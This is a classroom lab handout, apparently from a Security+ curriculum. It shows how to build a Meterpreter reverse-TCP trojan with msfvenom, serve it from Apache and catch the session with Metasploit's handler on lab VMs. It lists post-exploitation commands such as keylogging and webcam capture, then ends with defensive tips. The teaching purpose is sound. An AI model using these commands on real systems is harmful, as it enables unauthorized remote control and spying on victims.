Cybersecurity

Backdoor Lab

CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY
CISA

CYBER.ORG
THE ACADEMIC INITIATIVE OF THE CYBER INNOVATION CENTER

Backdoor Lab Materials

- Materials needed
  - Kali Linux Virtual Machine
  - Windows 7 Virtual Machine
- Software tool used (from Kali Linux)
  - Metasploit Framework
- Note: This lab will establish a backdoor via Reverse TCP


Objectives Covered

- Security+ Objectives (SY0-701)
  - Objective 2.4 – Given a scenario, analyze indicators of malicious activity.
    - Malware attacks

What is a Backdoor Attack?

- A backdoor is when a malicious user gains privileged access to the system by circumventing normal authentication processes.
- In this lab, you will gain access to the Windows system's command prompt from the Linux command line

- This lab’s end result is very similar to the Trojan Lab




```
C:\Windows\eHome>cd /users/student/Desktop
cd /users/student/Desktop

C:\Users\student\Desktop>mkdir malicious_folder
mkdir malicious_folder

C:\Users\student\Desktop>
```

Here a Linux machine is controlling a Windows machine via a backdoor

Backdoor Lab Overview

1. Set up VM environments
2. Create/Place the Payload
3. Set-up the Handler
4. Play the victim
5. See the backdoor



```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyboard_send  Send keystrokes
    keyevent       Send key events
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    mouse          Send mouse events
    screenshare    Watch the remote user's desktop in real time
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
```

Different commands that are available in a backdoor session

Set up VM Environments

- Log into your range
- Open the Kali Linux and Windows 7 Environments
  - You should be on your Kali Linux Desktop
  - You should also be on your Windows 7 Desktop


Find the IP Address (Kali Machine)

Page 7

- You will need the IP address of the Kali machine
- Open the Terminal
- In the Linux VM, open the Terminal and type the following command:

```
hostname -I
```

- This will display the IP Address
  - Write down the Kali VM IP address



```
┌──(kali@10.15.23.170)-[~]
└─$ hostname -I
10.15.23.170
```

The IP Address

Screen print your screen after you
type the command hostname –I
It will show your current ip address.
Save the image as PX_lastname_IPAddress_Backdoor.png.
Reduce your image to about 1/4 megabyte.<br>
Drop it off into google classroom.

Create/Place the Payload


- Create a payload that will give you access to the Windows Shell
- Navigate to the Desktop

```
cd Desktop
```

- Create the trojan (using MSFVenom)

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=Kali_IP_Address
  LPORT=1717 -f exe -o trojan.exe
```

This is just a space, not an enter




```
┌──(kali@10.15.23.170)-[~/Desktop]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.15.23.170
LPORT=1717 -f exe -o trojan.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows f
rom the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: trojan.exe
```

Verify that the file trojan.exe was created on the Desktop

Create/Place the Payload

- Take a look at the MSFVenom command:



```
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.15.23.170
LPORT=1717 -f exe -o trojan.exe
```

-p specifies the payload

LHOST sets the local host

LPORT sets the local port

-f sets the format of the file

-o sets the output name of the file


Create/Place the Payload

- Place the payload on the Apache server

```
sudo mv trojan.exe /var/www/html
```

- Start the Apache server

```
sudo service apache2 start
```



```
┌──(kali@10.15.23.170)-[~/Desktop]
└─$ sudo mv trojan.exe /var/www/html

┌──(kali@10.15.23.170)-[~/Desktop]
└─$ sudo service apache2 start
```

/var/www/html is where the Apache server files are located


Set Up the Handler

- Start Metasploit with the following command:

  `sudo msfconsole`

You should notice that Metasploit console has started, you should now see:

msf6 >



```
       =[ metasploit v6.1.6-dev                          ]
+ -- --=[ 2165 exploits - 1148 auxiliary - 368 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 >
```

Start a Backdoor Attack

- Tell Metasploit to use the *handler* exploit:

  ```
  use exploit/multi/handler
  ```

The "handler" will handle all the backdoor sessions

- Set the payload:

  ```
  set payload windows/x64/meterpreter/reverse_tcp
  ```

- Set the local host (Kali's IP Address):


  ```
  set LHOST Kali_IP_Address
  ```

- Set the local port (use 1717):

  ```
  set LPORT 1717
  ```

- Run the handler

  ```
  run
  ```



```
msf6 exploit(multi/handler) > set LHOST 10.15.23.170
LHOST => 10.15.23.170
msf6 exploit(multi/handler) > set LPORT 1717
LPORT => 1717
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.15.23.170:1717
```

Verify that a reverse TCP handler was started on your Kali IP Address

CYBER.ORG


Play the Victim

- In the Windows environment, open Internet Explorer
- Go to the following URL:

  `http://Kali_IP_address/trojan.exe`

  - Enter your Kali's actual IP address
- You should see the **`trojan.exe`** file download
  - When prompted, select "**Run**" (both times)
- In Kali, you should see a meterpreter session open.

Page 13



trojan.exe

Open File - Security Warning

The publisher could not be verified. Are you sure you want to run this software?

Name: C:\Users\student\Downloads\trojan.exe

Publisher: **Unknown Publisher**

Type: Application


From: C:\Users\student\Downloads\trojan.exe

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?

Ignore the warnings and select "Run"

Verify a meterpreter session was started on the Kali system



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.15.23.170:1717
[*] Sending stage (200262 bytes) to 10.15.24.201
[*] Meterpreter session 1 opened (10.15.23.170:1717 -> 10.15.24.201:492
10) at 2023-07-03 14:56:28 +0000

meterpreter >
```

Screen Print your assignment status on page 13.
Your file name will be PX_lastname_Meterpreter.png
Drop off into google classroom.

Accessing the Backdoor

- Now that you have access, what can be done?
- Use the `?` command to view all the commands.
- Type `shell` to enter a Windows Command Line
- Can you create a folder on the desktop?
  - `cd` to navigate
  - Use `dir` to show the contents of a directory.
    (same as `ls` in Linux)
- We will also use the meterpreter for other labs and show how other attacks can happen once you are in the system

Defend Against Backdoors

- Use a firewall!
  - Firewalls help prevent malicious software from sending out data without you knowing
- Do not run untrusted software
  - Ask "Who/Where did this software come from?"
  - Remember we pressed “Run” when Windows was telling us that this file could harm the system?
- What are some other ways of defending against a backdoor attack?